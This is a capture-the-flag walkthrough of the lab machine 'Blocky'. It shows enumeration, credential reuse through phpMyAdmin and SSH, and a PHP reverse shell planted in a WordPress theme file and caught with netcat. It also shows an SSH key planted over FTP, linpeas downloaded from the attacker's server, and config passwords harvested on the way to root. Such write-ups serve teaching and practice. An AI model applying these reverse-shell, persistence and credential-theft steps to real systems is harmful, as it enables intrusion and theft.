

1. Enum

nmap scan

8192/tcp closed sophos

80/tcp Apache httpd 2.4.18

22/tcp OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)

21/tcp open ftp?


25565/tcp open minecraft

running gobuster

found that website is using WordPress and phpmyadmin


1.1 jar files

found /plugins



using jd-gui we can decompile the .jar file

```
(super@kali)-[~/Desktop]
└─$ jd-gui BlockyCore.jar
Picked up _JAVA_OPTIONS: -
```



trying the the password we just got on WordPress and phpmyadmin trying the usernames notch, admin and root and we are in phpmyadmin as admin and also logged in as notch through ssh

2. Foothold

SSH

```
notch@Blocky:/tmp$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:/tmp$ sudo su
root@Blocky:/tmp#
```

phpmyadmin (WordPress)

The top screenshot shows the phpMyAdmin interface with the 'General settings' and 'Appearance settings' tabs selected. The 'General settings' tab shows the 'Server connection collation' set to 'utf8mb4_unicode_ci'. The 'Appearance settings' tab shows the 'Language' set to 'English' and the 'Theme' set to 'pmahomme'. The 'Database server' section shows the server type as 'MySQL' and the server version as '5.7.18-0ubuntu0.16.04.1'. The 'Web server' section shows the database client version as 'libmysql - mysqlnd 5.0.12-dev' and the PHP version as '7.0.18-0ubuntu0.16.04.1'.

The bottom screenshot shows the 'wp_users' table with one user named 'notch'. The table structure is as follows:

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_active
1	notch	\$P\$BiVoTj899ItS1EZnMhqeQVbrZi4Oq0/	notch	notch@blockcraftfake.com		2017-07-02 23:49:07	

Wordpress notch user password

we can generate new password for the user notch and change it using

```
php -a
```

```
echo password_hash('password', PASSWORD_DEFAULT);
```

```
# Output
```

```
$2y$10$BN3cjEENvAFmr1nSP5wugeimH9ncRwD.SnvYQjqeBjvdEXGyd3iA.
```

or

<https://codebeautify.org/wordpress-password-hash-generator>

↺ Random

Generate Wordpress Hash

📄

Showing rows 0 - 0 (1 total, Query took 0.0003 seconds.)

```
SELECT * FROM `wp_users`
```

☐ Profiling [Edit inline] [Edit] [E

```
UPDATE `wp_users` SET `user_pass` = '$P$bM0zMG3lz88GzartayD/xyZ6pJvKU1' WHERE `wp_users`.`ID` = 1;
```

☐ Show all | Number of rows: 25 | Filter rows:

+ Options

↩️ ↪️

▼

	ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_a
<input type="checkbox"/>	1	Notch	\$P\$bM0zMG3lz88GzartayD/xyZ6pJvKU1	notch	notch@blockcraftfake.com		2017-07-02 23:49:07	

↩️ ☐ Check all | With selected: ☐ Edit ☐ Copy ☐ Delete ☐ Export

BlockyCraft 1 + New Howdy, Notch

Dashboard

Welcome to WordPress!
We've assembled some links to get you started:

Get Started

Customize Your Site

or, change your theme completely

Next Steps

Write your first blog post

Add an About page

View your site

More Actions

Manage widgets or menus

Turn comments on or off

Learn more about getting started

At a Glance

1 Post 0 Comments 1 Page 1 in moderation

WordPress 4.8 running Twenty Seventeen theme.
Search Engines Discouraged

Quick Draft

Title


What's on your mind?

Save Draft

Activity

Recently Published


now we can try to upload php reverse shell into Apperance -> Editor and get a reverse shell on the target



and paste our rev shell here


<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

change



and then update

<http://blocky.htb/wp-content/themes/twentyseventeen/404.php>



```
(super@kali) [~/Desktop/ctf/htb/blocky]
$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.16] from (UNKNOWN) [10.129.154.202] 34036
Linux Blocky 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2
08:48:58 up 1:38, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ which python
$ which python3
/usr/bin/python3
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@Blocky:/$ ^Z
[1]+  Stopped                  nc -lvnp 443
```

```
(super@kali) [~/Desktop/ctf/htb/blocky]
$ stty raw -echo
```

```
(super@kali) [~/Desktop/ctf/htb/blocky]
$
nc -lvnp 443
```

```
www-data@Blocky:/$ export TERM=xterm
www-data@Blocky:/$
```

```
which python
which python3
python3 -c 'import pty; pty.spawn("/bin/bash")'
CTRL + Z
stty raw -echo
fg
enter
enter
export TERM=xterm
```

FTP

and we have notch's home directory

```
File Actions Edit View Help
(super@kali)-[~/Desktop/ctf/htb/blocky]
$ ftp blocky.htb
Connected to blocky.htb.
220 ProFTPD 1.3.5a Server (Debian) [::ffff:10.129.154.202]
Name (blocky.htb:super): notch
331 Password required for notch
Password:
230 User notch logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||53667|)
150 Opening ASCII mode data connection for file list
drwxrwxr-x   7 notch    notch          4096 Jul  3  2017 minecraft
-r-----   1 notch    notch           33 Nov 19 13:11 user.txt
226 Transfer complete
ftp>
```

we can try to steal ssh key

```
ftp> dir .ssh
229 Entering Extended Passive Mode (|||54446|)
150 Opening ASCII mode data connection for file list
450 .ssh: No such file or directory
ftp>
```

because there is no .ssh we can create it and copy our public ssh key to his directory and login with ssh

```

ftp> mkdir .ssh
257 "/.ssh" - Directory successfully created
ftp> cd .ssh
250 CWD command successful
ftp> put id_rsa.pub
local: id_rsa.pub remote: id_rsa.pub
229 Entering Extended Passive Mode (|||8531|)
150 Opening BINARY mode data connection for id_rsa.pub
100% |*****| 564 9.43 MiB/s 00:00 ETA
226 Transfer complete
564 bytes sent in 00:00 (2.18 KiB/s)
ftp> rename id_rsa.pub authorized_keys
350 File or directory exists, ready for destination name
250 Rename successful
ftp>

```

```

(super@kali)-[~/Desktop/ctf/htb/blocky]
$ ssh notch@blocky.htb
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.

Last login: Sat Nov 19 09:45:05 2022 from 10.10.16.16
notch@Blocky:~$

```

and we are in without a password

2.2 Finding notch password (with www-data)

upload linpeas to the target

```

(super@kali)-[~/Desktop/ctf/htb/blocky]
$ sudo python3 -m http.server 80
[sudo] password for super:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.154.202 - - [19/Nov/2022 09:51:53] "GET /linpeas.sh HTTP/1.1" 200 -

```

linpeas.sh	0%[0	--KB/s
linpeas.sh	4%[38.76K	172KB/s
linpeas.sh	13%[=>	109.82K	256KB/s
linpeas.sh	22%[==>	180.88K	287KB/s
linpeas.sh	28%[==>	227.64K	202KB/s
linpeas.sh	42%[==>	339.79K	256KB/s
linpeas.sh	46%[==>	377.26K	245KB/s
linpeas.sh	51%[==>	418.61K	240KB/s
linpeas.sh	57%[==>	461.24K	237KB/s
linpeas.sh	62%[==>	507.75K	236KB/s
linpeas.sh	69%[==>	559.43K	238KB/s
linpeas.sh	76%[==>	614.99K	241KB/s
linpeas.sh	83%[==>	674.42K	245KB/s
linpeas.sh	91%[==>	740.31K	250KB/s
linpeas.sh	99%[==>	807.50K	256KB/s
linpeas.sh	100%[==>	808.42K	256KB/s

```

in 3.2s
2022-11-19 08:51:56 (256 KB/s) - 'linpeas.sh' saved [827827/827827]

www-data@Blocky:/tmp$ chmod +x
chmod: missing operand after '+x'
Try 'chmod --help' for more information.
www-data@Blocky:/tmp$ chmod +x linpeas.sh
www-data@Blocky:/tmp$

```

and we let it run


```

-rw-r----- 1 root www-data 60 Jul 2 2017 /var/lib/phpmyadmin/blowfish_secret.inc.php
-rw-r----- 1 root www-data 0 Jul 2 2017 /var/lib/phpmyadmin/config.inc.php
-rw-r----- 1 root www-data 8 Jul 2 2017 /etc/phpmyadmin/htpasswd.setup
-rw-r----- 1 root www-data 534 Jul 2 2017 /etc/phpmyadmin/config-db.php

```

```

Searching passwords in config PHP files
$dbpass='8YsqfCTnvxAUeduzjNSXe22';
$dbuser='phpmyadmin';
// $cfg['Servers'][$i]['AllowNoPassword'] = TRUE;
// $cfg['Servers'][$i]['AllowNoPassword'] = TRUE;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['nopassword'] = false;
$cfg['ShowChgPassword'] = true;
$password = trim( wp_unslash( $_POST[ 'pwd' ] ) );

```

and we can switch user to notch

3. Privesc

with notch user we can run sudo -l

```

notch@Blocky:~$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:~$

```

and we have sudo perm on everything

```

notch@Blocky:~$ sudo su
root@Blocky:/home/notch#

```

3.1 Privesc (with FTP)

```

notch@Blocky:~$ cat /var/www/html/wp-config.php | grep -i user
/** MySQL database username */
define('DB_USER', 'wordpress');

```

```

notch@Blocky:/var/www/html$ cat wp-config.php | grep -i pass
/** MySQL database password */
define('DB_PASSWORD', 'kWuvW2SYsABmzywYRdoD');
notch@Blocky:/var/www/html$

```

and we have wordpress password and we can go back to step 2 and change notch user password

CREDS founds

Service	Username	password
ssh	notch	8YsqfCTnvxAUeduzjNSXe22
ftp	notch	8YsqfCTnvxAUeduzjNSXe22
phpmyadmin	root	8YsqfCTnvxAUeduzjNSXe22
phpmyadmin	wordpress	kWuvW2SYsABmzywYRdoD